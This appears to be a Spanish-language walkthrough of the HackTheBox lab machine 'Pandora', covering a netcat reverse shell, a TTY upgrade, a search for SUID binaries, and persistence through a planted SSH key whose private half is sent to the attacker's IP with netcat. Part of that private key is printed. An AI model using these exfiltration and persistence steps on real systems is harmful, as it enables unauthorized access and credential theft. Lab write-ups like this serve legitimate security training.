


antes de dar click levantamos netcat sin embargo tiro error




lo subo como php solo

y este si agarro




mejoramos nuestra shelll
Mejora de shells:


en victima
script /dev/null -c bash
ctrl +z
en kali
stty raw -echo; fg
victima
reset xterm
echo $TERM
export TERM=xterm
echo $TERM
en my kali hacemos esto para ver proporcioens
stty size
en victima
stty rows 45 columns 174



buscamos de nuevo el ejecutable
find / -perm -u=s -type f 2>/dev/null




cat /usr/bin/pandora_backu




como no se ve bien y ya mejoramos nuestra shell crearemos un acceso por ssh para mejora esta consola,.

CREAR ACCESO POR SSH


VAMOS a .ssh en home/matt




como la carpeta .ssh no existe se crea



ahora hacemos uso de ssh-keygen y enter enter enter enter



ahora con esto generamos la key public y private las podemos ver dentro de .ssh



ahora copiamos el contenido de la llave publica id_rsa.pub en un archivo llamado authorized_keys

cat id_rsa.pub >authorized_keys

ahora damos permisos a authorized_keys

chmod 600 authorized_keys

```
bwazrJ+bgm/dUeTjnxXoTl5RVACI9HOHP6IwdQddsHyQJDqOZwswU9naZIJjAh7i
WUwsi7E7NjwJwc7EZQ9Ehgs1Zz4vlD//GfcwKDLlOBAanjEYJARrCbjJZcJVFw/s
mWrVWqFC00PwAAAAxtYXR0QHBhbmRvcmE=
-----END OPENSSH PRIVATE KEY-----
matt@pandora:/home/matt/.ssh$ chmod 600 authorized_keys
matt@pandora:/home/matt/.ssh$
```

transferimos el archivo id_rsa o llave privada con netcat
tranferencia de archivos con netcat
en kali nos ponemos a la escucha
nc -l -p 123 > id_rsa
y en pandora tranferimos
nc -w 3 10.10.14.18 123 <id_rsa


```
matt@pandora:/home/matt/.ssh$ nc -w 3 10.10.14.18 123 < id_rsa
matt@pandora:/home/matt/.ssh$
```

```
~/machineshtb/Pandora
nc -l -p 123 > id_rsa

~/machineshtb/Pandora
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtOdwhuS/jQQmiOo5LgFG3uHR+jwsGPClaUaChz6QhsdWp3ATm5Jx
JhgUEAFeTfJdr7RSe+S3/5Heho5JRn17gDaImX0vBMTpO4Wp340Y+rDW+Jm/UPHt/BkzFw
+uqO7NfuyVdkuqTXYbbqPOoJxdmHdleKcB2rqi1YDSmookq2PKuc5cRe2QWNbmzg7ZWfBp
```


ahora nos damos permisos 600 a id_rsa

```
~/machineshtb/Pandora
chmod 600 id_rsa
```


y nos conectamos




como nos pidio pass quedo mal
validando parece que la carpeta .ssh debe tener permios 700
chmod 700 .ssh/




realizamos de nuevo todos los pasos y nos conectamos
ssh -i id_rsa matt@10.10.11.136



validamos el binario pandora_backup

